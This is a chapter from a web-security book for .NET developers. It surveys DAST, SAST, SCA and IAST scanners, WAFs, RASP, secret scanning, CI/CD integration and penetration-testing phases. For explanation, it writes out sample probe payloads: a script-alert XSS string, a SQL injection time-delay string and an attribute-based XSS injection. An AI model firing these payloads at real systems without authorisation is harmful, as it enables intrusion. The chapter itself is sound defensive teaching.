I've spent pretty much the entire book up to this point talking about specific programming and configuration techniques you can use to help make your applications secure. Now it's time to talk about how to verify that your applications are, in fact, secure. Let's start by getting one thing out of the way: **adding security after the fact never works well**. Starting your security checks right before you go live "just to be sure" ensures that you won't have enough time to fix more than the most egregious problems, and going live before doing any research means your customers' information is at risk. As one example, Disney+ was hacked hours after going live.¹

As if that weren't enough, bugs are more expensive to fix once they've made it to production. Table 13-1 shows NIST's table of hours to fix a bug based on when it is introduced.²

¹www.cnbc.com/2019/11/19/hacked-disney-plus-accounts-said-to-be-on-sale-according-to-reports.html

²www.nist.gov/system/files/documents/director/planning/report02-3.pdf, Table 7-5, pages 7-12

Table 13-1. *Hours to fix bug based on introduction point (from NIST)*

Stage Introduced	Stage Found				
	Requirements	Coding/Unit Testing	Integration	Beta Testing	Post-product Release
Requirements	1.2	8.8	14.8	15.0	18.7
Coding/unit testing	N/A	3.2	9.7	12.2	14.8
Integration	N/A	N/A	6.7	12.0	17.3

Obviously, fixing bugs earlier in the process is easier than fixing them later. Improving security practices as you’re writing code is a necessary step in speeding up development and allowing you to focus on the features that your users will love. Reading this book, and thus knowing about best practices in security, is a great start! But you also need to verify that you’re doing (or not doing) a good job, so let’s explore what security professionals do.

Traditional Security Tools

The vast majority of security assessments start with the security pro running various tools against your website. Sometimes the tools come back with specific findings; other times the tools come back with suspicious responses that the penetration tester uses to dig deeper. You’ve already touched upon how this works with the various tests we’ve done with Burp Suite. But since looking for suspicious results and digging deeper isn’t something you can do on a regular basis, let’s focus on the types of testing that are repeatable and automatable. Here is a list of types of testing tools most commonly used by security practitioners and software development teams:

- **Dynamic Application Security Testing (DAST)** – These scanners attack your website, using relatively benign payloads, in order to find common vulnerabilities.
- **Static Application Security Testing (SAST)** – These scanners analyze the source code of your website, looking for common security vulnerabilities.

- **Software Component Analysis (SCA)** – These scanners compare the version numbers of the components of your website (such as specific JavaScript libraries or NuGet packages) and compare that list to known lists of vulnerable components in order to find software that you should upgrade.
- **Interactive Application Security Testing (IAST)** – These scanners monitor the execution of code as it is running to look for various vulnerabilities.

There is a large ecosystem of other types of tools that will also detect security issues in your websites, most of which are targeted to the server, hosting, or network around a website. Since this book is targeted mainly to developers, I'll focus on the tools that are most helpful in finding bugs that are caused by problems in website source code.

Dynamic Application Security Testing (DAST)

DAST tools will attack your website in an automated, though less effective, manner than a manual penetration tester would. Their first step is usually called a *passive scan*, in which they open your website, log in (if appropriate), click on all links, submit all forms, etc., that it finds in order to determine how big your site is. Then it sends various (and mostly benign) payloads via forms, URLs, and API calls, looking for responses that would indicate a successful attack. This step is called an *active scan*.

This approach means that the vast majority of DAST scanners are language agnostic – meaning with a few exceptions such as recognizing CSRF tokens or session cookies, they'll scan sites built with most languages equally effectively. It also means that any language-specific vulnerabilities may not be included in the scan.

Let's look at a few examples of payloads that a typical DAST scanner might send to your website in an attempt to find vulnerabilities.

- Sending `<script>alert([random number])</script>` in a comment form. If an alert pops up later on in the scan with that random number, an XSS vulnerability is likely present in the website.
- Sending `' WAITFOR DELAY '00:00:15' --` to see if a 15-second delay occurs in page processing. If so, then a SQL injection vulnerability exists somewhere in the website.

- Attempt to alter any XML requests to include a known third-party URL. If that URL is hit, then that particular endpoint is almost certainly vulnerable to XXE attacks.

The scanner will go through dozens or hundreds of variations to attempt to account for the various scenarios that might occur in a website. For instance, if your XSS vulnerability exists within an HTML tag attribute instead of within a tag's text, `onmouseover="alert([random number])"` would be more likely to succeed than the example shown previously. To see why, let's revisit an attack in Listing 13-1 that we discussed in Chapter 4, with the user's input in italics.

Listing 13-1. XSS attack within an HTML element attribute

```
<input type="text" value="onmouseover="alert([number])" />
```

The better scanners will account for a greater number of variations to find more vulnerabilities.

Once your scan is complete, any DAST scanner will make note of any vulnerabilities it finds and assign a severity (how bad is it) to each one. Most scanners will also assign a confidence (i.e., how likely is it actually a problem) to each finding.

In most cases, running an active scan against a website is relatively safe in the sense that they don't *intentionally* deface your website or delete data. I strongly recommend running DAST scans against test versions of your website instead of production, though, because the following issues are quite common:

- Because the active scan sends hundreds of variations of these attacks to your websites, it will try to submit forms hundreds of times. If your website sends an email (or performs some other action) on every form submission, you will get hundreds of emails.
- If you have a page that is vulnerable to XSS attacks and the scanner finds it, you will get hundreds of alerts any time you navigate to that page.
- Scanners will submit every form, even password change forms. You may find that your test user has a new password (and one you don't know) after you've run a scan.

- Some scanners, in an attempt to finish the scan as quickly as possible, will hit your website pretty hard, sending dozens of requests every second. This traffic can essentially bring your website down in a DoS attack if your hardware isn't particularly strong.
- Unless configured otherwise, these scanners click on links indiscriminately. If you have a link that does something drastic, like delete all records of a certain type in the database, then you may find all sorts of data missing after the scan has completed.
- In extreme cases, a DAST scanner may stumble upon a problem that, when hit, brings your entire website down. I've had this issue scanning the ASP.NET WebForms version of WebGoat, the intentionally vulnerable site OWASP built for training purposes.

You can, if you know your website, exclude paths that send emails and delete items from your scans, but it is much safer, and you will get better results, if you run the scan against a test website without the restrictions necessary running a scan safely against production.

One final tip in running DAST scanners: Be sure to turn off any Web Application Firewall that may be protecting your website. Most DAST scanners don't try to hide themselves from WAFs, so running a DAST scan against a website with a WAF is basically testing whether your WAF can detect a clumsy attack. You should, rather, want to test your website's security instead.

Caution Many security practitioners, even some certification training materials I've read, claim that DAST scans are safe to do in production environments. My guess is that none of these folks have needed to deal with a website after it has been scanned. I would recommend asking them to personally deal with any issues the scanner caused before the scan and enforcing the agreement after. I'd predict that they won't be recommending that DAST scans be run in production environments for much longer afterward.

DAST Scanner Strengths

DAST scanners can't find everything, but they are good at finding errors that can be found with a single request/response. For instance, they are generally pretty good about finding reflected XSS because it's relatively easy to perform a request and look for the script in the response. They are also generally good at finding most types of SQL injection attacks, because it is relatively easy to ask the database to delay a response and then to compare response times between the delayed request and a non-delayed request. You can also expect any respectable DAST scanner to find the following:

- Missing and/or misconfigured headers
- Misconfigured cookies
- HTTPS certificate issues
- Various HTML issues, such as allowing autocomplete on a password text box
- Finding issues with improperly protected file paths, such as file read operations that can be hijacked to show operating system files to the screen

DAST Scanner Weaknesses

The biggest complaints I hear about DAST scanners is that they produce too much “noise.” In other words, most scanners will produce a lot of false positives, duplicates, and unimportant findings that you'll probably never fix. When you have this much noise in any particular report, it can sometimes be difficult finding the items you actually want to fix. (There are a few scanners that are out there that advertise their low false-positive rate, but these generally have a low false-negative rate too, meaning they will miss many genuine vulnerabilities that other scanners will catch.)

On top of that, DAST scanners are generally not great at finding vulnerabilities that require multiple steps to find. For instance, stored XSS and stored SQL injection vulnerabilities aren't often found by some scanners. They also can't easily find flaws with any business logic implementation, such as missing or misconfigured authentication and authorization for a page, improper storage of sensitive information in hidden fields, or mishandling uploaded files. And since DAST scanners don't have access to your source code, you can't expect them to find the following:

- Cryptography issues such as poorly implemented algorithms, use of insecure algorithms, or insecure storage of cryptographic keys
- Inadequate logging and monitoring
- Use of code components with known vulnerabilities

Differences Between DAST Scanners

There are a wide variety of DAST scanners for websites out there at a wide variety of prices. Several scanners are free and open source, and several others have prices that *start* at five figures to install and run for one year. It's easy to look at online comparisons like the one from Sec Tool Market³ and think that most scanners are pretty similar despite the price range. They aren't. They differ greatly when it comes to scan speed, results quality, reporting quality, integration with other software, etc. Your mileage will vary with the tools available.

If you are just getting started with DAST scanning, I highly recommend starting with Zed Attack Proxy (ZAP) from OWASP.⁴ ZAP is far from the best scanner out there, but it is free and easy to use and serves as a low-cost and low-effort entry into running DAST scans.

Once you have gotten used to how ZAP works, I recommend running scans with the Professional version of Burp Suite.⁵ Burp is a superior scanner to ZAP, has dozens of open source plug-ins to extend the functionality of the scanner, and is available for a very reasonable price (\$449/year at the time of this writing). Unless you have specific reporting needs, it's extremely difficult to beat the pure scan quality per dollar that you get with Burp Suite.

³www.sectoolmarket.com/

⁴www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

⁵<https://portswigger.net/burp>

Once your process matures and you need more robust reporting capabilities, you may consider using one of the more expensive scanners out there. Sales pitches can differ from actual product quality, though. Here are some things to watch out for:

- Most scanners say they support modern Single-Page Application (SPA) JavaScript frameworks, but implementation quality can vary widely from scanner to scanner. If you have a SPA website, be sure to test the scanner against your websites before buying.
- Authentication support can vary from scanner to scanner. Some scanners only support username and password for authentication, some scanners are highly configurable, and some scanners *say* that they're highly configurable but then most configuration options don't work well. I recommend looking for scanners that allow you to script or record your login, since this is the most reliable means to log in that I've found.
- As mentioned earlier, some scanners explicitly try to minimize false positives with the goal of making sure you're not wasting your time on mistakes by the scanner. But in my experience, scanners that minimize false positives have an unacceptably high number of false negatives. Most scanners have some flexibility here – allowing you to do a fast scan when needed, but also allowing a detailed scan when you have time. Generally, though, I stay away from scanners whose main sales pitch is their ability to minimize false positives.

My last piece of advice when it comes to DAST scanners is that you should strongly consider running multiple brands of DAST scanners against your website. Some scanners are generally better than others, but some scanners are generally better at finding some types of issues than others. Pairing a scanner that is good at finding configuration issues with one that is good at finding code injection is a (relatively) easy way at getting the best results overall.

Static Application Security Testing (SAST)

SAST scanners work by looking at your source code rather than trying to attack a running version of your website. While this means that SAST scanners are generally easier to configure and run, it does mean that SAST tools are language specific. And perhaps

because of this, there is a much lower number of SAST scanners available for .NET programmers than DAST scanners. And also, unlike DAST scanners, there aren't any really good free options out there – all good SAST scanners are quite expensive.

Since you may be on a budget, I'll start by talking about free scanners. As I just mentioned, these aren't the best scanners available, but they are better than nothing. Scanners for .NET come in two different types: those that you run outside of Visual Studio and those that run within it. Those that run outside of Visual Studio give you better reporting capabilities as well as allow for easier management of remediating issues (in case you don't want to fix everything immediately). Scanners that run within Visual Studio give immediate feedback but don't have reporting or bug tracking capabilities.

Two scanners I've used that analyze source code outside of Visual Studio include the following:

- **SonarQube** (www.sonarqube.org/downloads/) – Free for small projects
- **VisualCodeGrepper** (<https://sourceforge.net/projects/visualcodegrepp/>)

SonarQube has made a lot of improvements over the years. In the first edition of the book, I wrote that it didn't truly qualify as a security scanner due to the lack of issues it found. It has improved quite a bit since then. I still prefer scanners that specialize in security for my own uses, but SonarQube does a great job finding code quality issues and is worth trying for that purpose.

VisualCodeGrepper is a little bit better at finding security issues but is a less polished product overall. Unlike SonarQube, which has a fairly polished UI, VisualCodeGrepper offers only simple exports. I personally wouldn't *depend* on either to find security issues, but it is almost certainly worth using one or both of these occasionally for a sanity check against your app.

As mentioned earlier, scanners that work within Visual Studio are better at giving immediate feedback but have no reporting capabilities. Here's a list of the open source ones I've used:

- **FxCop or Roslyn Analyzers** (<https://github.com/dotnet/roslyn-analyzers>) – This is the set of analyzers that get installed when Visual Studio prompts you to install analyzers for your project.

- **Puma Scan** (<https://github.com/pumasecurity/puma-scan>) – Puma Scan also has a paid version that allows you to scan without using Visual Studio.
- **Security Code Scan** (<https://security-code-scan.github.io/>).

Of these, I actually like FxCop, the analyzer that Visual Studio asks you to install, the least of the three. Both Puma Scan and Security Code Scan are better at finding issues than FxCop. None of the three were impressive, though. But given the minimal effort to install and use, you should be using one of these three to help you find security issues.

Final Notes About Free SAST Scanners

While there was some variability of the effectiveness of these various scanners, a few patterns emerged:

- None of the scanners looked directly at the cshtml pages, and only one of them (VisualCodeGrepper) looked at them indirectly. As a result, most scanners will not be able to find the vast majority of XSS issues.
- The scanners consistently evaluated one line of code at a time, which means that if user input is added to a SQL query on one line but is sent unprotected to the database in another, the scanners wouldn't find the vulnerability.
- The scanners were generally pretty “dumb,” meaning they either flagged all possible instances of a vulnerability (such as flagging each method without an [Authorize] attribute as lacking protection, even though you almost always want some pages to be accessible to non-authenticated users) or ignored them all.

Any help is better than no help, though, so you should consider using one or more of these, especially if you can get feedback directly in Visual Studio.

Commercial SAST Scanners

Commercial SAST scanners, in most instances, are consistently better than the free scanners available. In addition to finding a wider variety of items than the free scanners, most commercial scanners offer these advantages that most free scanners don't:

- Ability to find more issues more consistently as compared to most free scanners

- Ability to write your own custom rules for when (not if) the scanner misses vulnerabilities
- More detailed analysis, using context to determine if suspicious code is truly a vulnerability
- Ability to create reports, such as new vulnerabilities since the last scan or vulnerabilities fixed since the last scan

Since these are true, should you rush out and get a commercial scanner? Not necessarily, for the following reasons:

- SAST scanners vary widely in quality. Even scanners with a good reputation in the market have found an embarrassingly small number of items in my tests. Always test before you buy.
- Even the best SAST scanner misses a wide range of issues that I think should be easy to find. Do not expect to run a SAST scan and be even close to secure.
- Most commercial SAST scanners are extremely expensive.

With that said, if I were your security advisor, I would strongly recommend finding a commercial scanner that works for you. Even with the issues, good commercial scanners find significantly more issues than the best open source scanners do.

What about free versions of commercial scanners? My experience here is mixed. Some scanners have relatively good free versions. Other free versions are embarrassingly bad. My advice is to try multiple scanners and see which deliver the best results for your code.

Note How important is it that you write rules for your SAST scanner? I've tried every SAST scanner I can get my hands on, and I can say that none of them do a really *good* job finding vulnerabilities – though some are less bad than others. I've talked to security practitioners, including those who have worked for important players in the industry, who say that these rules are necessary to get the most out of the scanner. Personally, I expect my scanner to find these vulnerabilities without needing to add my own rules. Regardless of how much rule-writing you're willing and able to do, though, know that even the best SAST tool will miss many vulnerabilities in your code.

SAST Scanning and Roslyn

One final note on SAST scanning before we move on – if you really, truly want to run an automated scanner that finds the most vulnerabilities, it would be well worth your time to get to know Roslyn, Microsoft’s API for the C# compiler. No SAST scanner that I’m aware of, either free or paid, has capabilities for finding complex vulnerabilities that require deep analysis. Writing your own scanner using Roslyn is relatively easy. I wrote my own that ran circles around all of the scanners I’ve tried, and it only took me a few weeks to make.

Unfortunately, Roslyn is quirky and not well documented. If you do go the route of creating your own scanner, be prepared to do a *lot* of trial and error before the code does what you expect.

Fortunately, there is an open source scanner available to help you get started. It’s a project of mine, called CodeSheriff.NET, that I wrote on a whim to see if I could write a better scanner than the ones available on the market. You’re of course welcome to use it as a scanner for your own projects, but I would encourage you to dig into the code to understand the Microsoft Compiler API and how security vulnerabilities are found in code. The link to that repository is here: <https://github.com/ScottNorberg-NCG/CodeSheriff.NET>.

Software Composition Analysis (SCA)

Many DAST and SAST scanners do not check for vulnerable libraries that you’ve included in your website. For instance, if a vulnerability is found in your favorite JavaScript framework, you’re often on your own to find the outdated and insecure component. SCA tools are intended to fill this gap for you. These tools either have their own database of vulnerabilities or go out and check the National Vulnerability Database and other similar databases in real time and then compare the component names and versions in your website to a list of known bad components. If anything matches, you are notified.

There are several free and commercial options for you to choose from, though the OWASP Dependency Check⁶ does an adequate job and is free.

⁶<https://github.com/jeremylong/DependencyCheck>

Caution A very large number of vulnerabilities in lesser-known components never make it to these vulnerability databases because security researchers just aren't looking at them. And component managers often fix vulnerabilities without explicitly saying so. While it is a good idea to use SCA tools to check for known bad components, don't assume that if a component passed an SCA check, it is secure. Keeping your libraries updated, regardless of whether a known security issue exists, is almost always a good idea.

Remember, attackers have access to these databases too. If your component scan does find an insecure component, it is important to update the insecure component as soon as possible. This is also true if you don't use the particular feature that has the vulnerability. Once the component is identified as vulnerable, you may miss any updates to the list of vulnerable features in that component. If one of the features you do use shows up later and you do miss it, you will open a door for attackers to get in.

Interactive Application Security Testing (IAST)

IAST tools are relatively new compared to their SAST and DAST counterparts, which is a shame because they're definitely worth considering.

As mentioned earlier, IAST tools combine source code analysis with dynamic testing. The way these scanners work is that you install their service on the server and/or in the website, configure the service, and then browse the website (either manually or via a script). You don't need to attack the website like a DAST tool would – the IAST tool looks at how code is being executed and determines vulnerabilities based on what it sees.

On the one hand, this seems like it would be the worst of both worlds because it requires language-specific monitoring but requires a running app to test. On the other hand, though, it can be the best of both worlds because you can get specific lines of code to fix like a SAST tool but the scanner has to make fewer guesses as to what is actually a vulnerability like a DAST tool.

One limitation of IAST scanners very much worth mentioning – because they work by looking at how code is being processed on the server to find vulnerabilities, problems in JavaScript won't be found. This is a very large problem because with the explosion of the use of Single-Page Application (SPA) frameworks, more and more of a website's logic can be found in JavaScript, not server-side code. It will be interesting to see if any IAST vendors will find a solution to this problem.

IAST is still a relatively new concept, which means that

- These scanners are not as mature as their DAST and SAST counterparts.
- There are fewer options (both free and commercial) out there.
- These tools aren't used nearly as much as other types of scanners.

But as these tools become more well known and as they become further developed, they will produce better results. I'd recommend getting familiar with them sooner rather than later.

Caution I cannot emphasize enough that none of these tools – DAST, SAST, SCA, IAST, or any combination of these – will find anything close to all of your vulnerabilities. I encounter far too many people who say “[tool] verified that I have no vulnerabilities.” If you rely on these tools to find everything, you will be breached. These tools will only find your easy-to-find items.

Kali Linux

Kali Linux isn't a type of testing tool or an individual tool in itself. Instead, it's a distribution of Linux that has hundreds of pre-installed free and open source security tools. In addition to tools to scan web applications, Kali includes wireless cracking tools, reporting tools, vulnerability exploitation tools, etc. I actually recommend that you *don't* use Kali for the simple reason that for every tool you'll actually use, Kali provides several dozen that you won't. It'd be easier to simply install the tools you use, but your mileage may vary.

Other Security Tools

Beyond the *AST tools we just outlined, there is a whole world of other security tools to consider. This is even more true now, as I'm writing the second edition of the book as compared to the first edition because of the explosion of tools coming on the market in the last few years.

Application Security Posture Management (ASPM)

The first time you run a security tool against your website, you are likely going to get a lot of findings, some of them true vulnerabilities, some of them false positives. If you are running a single tool against a single website, this list of findings may feel overwhelming at first but will become manageable over time. If instead you are managing dozens of websites and running several tools, then you're likely getting deluged with more findings than you can reasonably manage.

That's where Application Security Posture Management (ASPM) tools attempt to step in. They will look at your portfolio of projects and, using different approaches, will attempt to prioritize which apps and vulnerabilities deserve your attention.

Beyond this, though, it's tough to write much about ASPM tools because many of them work differently. Some of them come with scanners while others only ingest results from popular third-party scanners. Some work best if you scan with their scanners first. Some don't incorporate scan results at all and instead monitor how your apps are being used and will prioritize security issues based on runtime use. I don't have an opinion on which approach is best. I will say that if you're in the market for simplifying the management of your security scans, then you should evaluate as many vendors as you can because they all take very different approaches to solving this problem.

Web Application Firewall (WAF)

While not a new technology compared to others in this section, a Web Application Firewall, or WAF, sits between your users and your website, listens to all incoming traffic, and blocks traffic that looks malicious. While that is good and desirable, there are a couple of things to be aware of if you use a WAF:

- WAFs can block good traffic if not configured properly, and proper configuration can be difficult to do well. Watch your traffic before turning it on to make sure you're not inadvertently blocking good traffic.
- Many WAF products don't pick up WebSocket (SignalR) traffic.
- Like any security product, a WAF isn't a magic bullet. Most attack tools have means to detect and work around most WAFs. Don't expect your WAF to secure your website; you still need to practice good security hygiene.

Despite these issues, though, Web Application Firewalls are well worth considering when setting up and configuring your website.

Caution I need to emphasize that a WAF cannot solve all of your security problems. If you recall the description of primary vs. compensating controls from Chapter 1, you should know that a WAF is a compensating control, not a primary one. Imagine a WAF like installing a security system for your home: like your security system will only do so much if you leave your windows unlocked or your valuables in your front yard, a WAF can only do so much if you have easy-to-exploit SQL injection vulnerabilities or obvious Insecure Direct Object References.

Runtime Application Self-Protection (RASP)

Runtime Application Self-Protection (RASP) tools are basically agents that you install in your website that detect, and stop, attacks coming in. If you think of a RASP that is installed like an IAST but protects your website like a WAF, you aren't too far off.

Like WAFs, RASP tools can be a low-effort, high-reward way to secure your website. Also, like WAFs, RASPs are compensating controls that attackers can work around. RASPs are a great solution if you want a stop-gap to known problems or if you want to use layered security, but please do not consider them a complete solution to any problem.

Caution Do thoroughly test your apps before installing a RASP tool and deploying it to production. I've run into several cases where installing a RASP tool broke functionality. In most of these cases, the design was insecure, and the RASP tool was right to block the feature. But you should find these issues before your customers do.

Secret Scanning

One type of tool that I wish would take off more than it has is secret scanning. These scanners will look for things like hard-coded passwords and API keys that, if an attacker gets your source code (either via a breach or if someone accidentally makes a source

repository public), would result in significant data loss. Some source code repositories are including this functionality with their tool. For instance, both GitHub and GitLab make this functionality available to its users.

Even if you have this functionality with your source code provider, you may want to consider using a third-party secret scanner. The best open source tool that I've found is called TruffleHog⁷ and is well worth trying if you want to find secrets in your code. The primary difference between TruffleHog and the ones provided by source code vendors is that TruffleHog will attempt to use your keys, significantly reducing the number of false positives found. With that said, there are commercial scanners worth trying if you have the budget.

Integrating Tools into Your CI/CD Process

As more and more developers and development teams look to automate their releases, it's natural to want to automate security testing. Most security tools are relatively easy to automate, and some even advertise how easy it is to integrate those tools into your Continuous Integration/Continuous Deployment (CI/CD) pipelines. But automating security testing takes some forethought, because despite the hype, they won't integrate into your processes as well as advertised.

Before I get started, let's go over what most developers and managers ask for when they want to integrate security tools into a CI/CD process:

1. Developer checks in code.
2. Automated build starts running.
3. Either during the build or immediately after, SAST and SCA scans are run.
 - a. If any vulnerabilities are found above a certain severity, then the build stops, a bug is created in your work tracking system, and the developer responsible for creating the vulnerability is notified.

⁷<https://github.com/trufflesecurity/trufflehog>

4. After the build completes, code is automatically deployed to the test environment.
5. Automatically start a DAST scanner running against the test environment.
 - a. If a security vulnerability at or above a certain severity is found, then the process stops, a bug is created, and the developer is informed.
6. The build is blocked until all issues are fixed.

Automating your SCA scanner would be relatively easy and relatively painless. I highly recommend running one after each build as outlined previously. Getting this to work as is for other types of scanners, though, would take much more work than merely setting up the processes because of limitations inherent in these types of security scanners. Let's dig into why.

CI/CD with DAST Scanners

There are several challenges with running DAST scanning in an automated fashion.

First, good DAST scans take time. My experience is that you can expect a *minimum* of an hour to run a scan with a good scanner against a nontrivial site. Scans that take several hours are not at all unusual. Slow scanners can even take days when scanning large sites. Several hours is far too long of a time to wait for most companies' CI/CD processes.

Second, not all results are worthy of your attention. One of the things I've heard said about DAST scanners is that "because they attack your website, they don't have the problem with false positives that SAST scanners have." This is patently false. Good DAST scanners will find many security issues but will also churn out a lot of false positives. Some findings simply require a human to check to verify whether a vulnerability exists.

On top of this, you can expect your DAST scanner to churn out a large number of duplicates. In particular, DAST scanners tend to report each and every header issue that it finds, despite the fact that these are almost always configured on the site level for ASP.NET Core websites. In other words, if you have a vulnerability in shared code, you can expect that vulnerability to show up on each page that uses it.

Finally, DAST scans for many scanners are hard to configure. In particular, authentication and crawling can be difficult for scanners to get right. You can get around these issues by configuring the scanner to authenticate to your site and to crawl pages it missed, but these configurations tend to be fragile.

Instead of running DAST scans automatically during your CI/CD process, you will likely have better luck if you run the scans periodically instead of during your build. I recommend you do the following:

- Run the scanner periodically, such as every night or every weekend.
- Make it a part of your process to analyze the results the next day and report findings to the development team as soon as practical.
- Establish SLAs (Service-Level Agreements) that the development team will fix all High findings within X days, Medium findings within Y days, etc., so vulnerabilities don't linger forever.

To be most effective, it will be helpful to have a DAST tool that can help you manage duplicates, can highlight new items from the previous scan, etc. Without that ability, managing the list will become too cumbersome and won't get done.

Caution I said earlier that most DAST scanners churn out a lot of false positives. I also said earlier that some DAST scanners advertise the fact that they don't churn out a lot of false positives. It is worth emphasizing that these scanners miss obvious items that most other DAST scanners catch. I'd much rather catch more items and have some scan noise than having a small report that misses serious, easily detectable problems.

CI/CD with SAST scanners

For CI/CD purposes, some SAST scanners have one advantage over DAST scanners in that SAST scans take much less time to complete – generally a few minutes instead of several hours. (Some vendors have scanners that take hours, if not days, so test before you buy if you want to use your SAST scanner in your build processes.) Unfortunately, though, SAST scanners often have a much higher false-positive rate than most DAST scanners. If you are going to run a SAST scanner as a part of your CI/CD process, you should strongly consider setting up the process so it finds only new items; otherwise, using the same process that I recommended for DAST scanners will work well for SAST scanners, too.

CI/CD with IAST scanners

IAST scanners are marketed as much better solutions for CI/CD processes than SAST and DAST scanners, and most have integrations with bug tracking tools built in. However, IAST scanners still aren't 100% accurate on their findings, meaning you can potentially get a large number of false positives or duplicates for a given scan. If you automatically create bugs based on the results of an IAST scan, you may have a lot of useless bugs in your bug tracking system. On top of that, IAST scanners need to have a running website in order to function properly. With those limitations, it may make the most sense to incorporate IAST analysis along with any QA analysis in order to use scanning with your processes most efficiently.

Catching Problems Manually

As mentioned earlier, scanners can't catch everything. Most notably, scanners can't reliably catch problems with implementation of business logic, such as properly protecting secure assets or safely processing calculations (e.g., calculating the total price in a shopping cart), etc. For these types of issues, you need a human to take a look. Fortunately, this isn't terribly difficult, and it starts with something you may already be doing: code reviews.

Code Reviews and Refactoring

You may already be using code reviews as a way to get a second opinion on code quality, because easy-to-read code is easier to find bugs, easier to maintain, etc. Easy-to-read code also makes it easier to find security issues. After all, if no one can understand your code, no one will be able to find security issues with it. So now you have another reason to perform regular code reviews and fix the issues found during them.

That being said, you should consider having separate code reviews to look only for security problems. I've been in several situations when I've needed to test my own software, and I've found that I find many more software bugs if I'm operating purely in bug-hunting mode instead of fixing items as I go. The same is true for finding security issues. If I'm looking for a wide variety of problems, I'm more likely to miss harder-to-find security issues. Security-specific reviews help avoid this problem.

Finally, there are very few security professionals who can reliably find flaws in source code. If you find one, though, you should consider bringing them in periodically to do a manual review of your code to find issues. Aside from the straightforward issues that you now know about after reading this book, there are several harder-to-find items that can only be found after finding something suspicious and taking the time to dig into it more thoroughly. Significant experience in security can make this process much faster and easier.

Hiring a Penetration Tester

Another way to catch issues manually is to hire a professional penetration tester. Good penetration testers are expensive and hard to find, but they will find issues that scanners, code reviews, and bad penetration testers never would.

If you do hire a penetration tester, be sure you know what the penetration tester's process will be. I have heard from multiple sources that there are a few (or maybe more than a few) unethical and/or incompetent "penetration testers" who will simply run a scan of your website with Burp Suite and call it a "penetration test." To guard against this, you should look for a penetration tester whose process looks something similar to this process outlined by the EC-Council⁸ (provider of the Certified Ethical Hacker exam). I outlined a similar process earlier in the book, but the CEH approach is worth repeating here:

1. Reconnaissance
2. Scanning and Enumeration
3. Gaining Access
4. Maintaining Access
5. Covering Tracks

I'll go over each step in a little more detail.

⁸CEH Certified Ethical Hacker Exam Guide, Third Edition, Matt Walker, page 26

Reconnaissance

The first step in any well-done hacking effort is to find as much information about the company or site you're hacking as possible. For a website, the hacker will try to figure out what the website does, what information is stored, what language or framework it is written in, where it is hosted, and any other information to help the hacker determine where to start hacking and help them know what they should expect to find.

For more thorough tests, the hacker may look to find who is at your company via LinkedIn or similar means for possible phishing attacks, do some light scanning, or even dive in your dumpsters for sensitive information found in discarded materials.

Scanning and Enumeration

The next step is to scan your systems looking for vulnerabilities. Depending on the scope of the engagement, you may ask the hacker to scan just production, just test environments, just focus on websites, include networks and servers, etc. You should know what is being scanned and with which tools to avoid the Burp-only "penetration test" mentioned earlier.

After the automated scans, the hacker should look at the results and attempt to find ways into your systems that automated scans can't find, such as flaws in your business logic or looking for anomalies in the scans to find items the scanner missed.

Gaining Access

After scanning, a normal penetration testing engagement would involve the hacker trying to use the information they gathered from the scans to infiltrate your systems. This is an important step because it is important for you to know what can be exploited by a malicious actor. For instance, as I talked about earlier in the book, a SQL injection vulnerability in a website whose database user permissions are locked down is a much less serious problem than a SQL injection vulnerability in a website whose database user has administrator permissions.

Maintaining Access

Most malicious attackers don't want to just get in; they want to stay long enough to accomplish their goal of stealing information, destroying information, defacing your website, installing ransomware, or something else entirely. An ethical hacker will attempt to probe your system to know which of these a malicious hacker would be able to do.

Covering Tracks

As already mentioned several times so far in this book, hackers don't want to be detected. Yes, this means that hackers will try to be stealthy in their attacks. But it also means that good hackers will want to delete any proof of their presence that may exist in your systems. This includes deleting relevant logs, deleting any installed software or malware, etc. Again, this helps you as the website owner know what a hacker can (and can't) do with your systems.

If your penetration tester doesn't do all of these steps and/or can't walk you through how these steps will be performed, then you are probably not getting a full penetration test. That doesn't mean that that service isn't valuable, it just means that you need to be careful about what you are spending to get value for your money.

Inventory Management

One often-overlooked area of software security is inventory management – ensuring you have a list of applications that you manage. I cannot tell you how difficult it is for me to go to a client to help them secure their applications when they can't tell me how many applications I should be helping them secure or where they're located. Any software system you have running on any server within your environment could be used as a doorway into the rest of your network.

Along with this, you should have documentation on what servers and URLs are used for production, QA, etc. Remember how I suggested that you should never use a DAST scanner in production? It can be quite tedious to find all of the test systems for all of your environments if you do start DAST scanning, so the sooner you can have this documented, the better off your security auditors will be.

SBOM

In Chapter 2, we mentioned a component of inventory management that is gaining a lot of attention in the security community – something called a Software Bill of Materials (SBOM). If you recall, an SBOM is a list of all software components that your software uses and relationships between all components. You may have a security leader who says that they're important. But are they?

I would argue that SBOMs are an overrated aspect to software security. Yes, if you are reselling your software to other companies, then they will want an SBOM so they can check to see what components that you use that might be vulnerable. But for the most part, if you are running SCA scans on a regular basis and keeping your components updated, merely having a list of components isn't going to make much of a difference in the quality of your security.

Tip SBOMs aren't useful...until they are. A few years ago, a popular logging tool called Log4j was found to have serious security issues.⁹ I happened to be working at a company that didn't have SBOMs in place for its software at the time, and I will tell you that it's not a good feeling when you know that a popular component has a serious vulnerability and I couldn't answer the question of how many apps needed to be updated. SBOMs aren't everything. But when they're needed, they're vitally important.

When to Fix Problems

I've encountered a wide range of attitudes when it comes to the speed in which you need to fix problems found by scanners. On one extreme, one of my friends in security put bugs into two categories: ones you fix immediately and ones that can wait until the next sprint. However, that isn't practical for most websites. On the other extreme, I've encountered development teams that have no problem pushing any and all security fixes off indefinitely so they could focus on putting in features. This is just asking for problems (and to be fired). If neither of these extremes are the right answer, what is?

The answer will depend greatly on the size of your development team, the severity of the defects, the value of the data you're protecting, the value of the immediate commitments you need to meet, the tolerance your upper management has for risks, etc. There is no one-size-fits-all answer here. There are a few rules of thumb I follow that seem to work in most environments, though:

⁹www.cisa.gov/news-events/news/apache-log4j-vulnerability-guidance

- Fix obvious items, like straightforward XSS or SQL injection attacks, as soon as you possibly can.
- Fix any easy items, such as adding headers, in the next release or two.
- Partial risk mitigation is often ok for complex problems. If a full fix for a security issue would take a week of development time, but a partial fix that fixes most attacks can be added in a few hours, insert the partial fix and put the full fix in your backlog.
- For complex vulnerabilities that are difficult to exploit, communicate the vulnerability to senior management and ask for guidance. Your company may decide to simply accept the risk here.
- Get in the habit of finding and fixing vulnerabilities before they get to production. In other words, run frequent scans and don't allow yourself to get in the habit of allowing newly discovered vulnerabilities to production. You have a difficult enough time protecting against zero-day attacks; don't knowingly introduce new vulnerabilities.
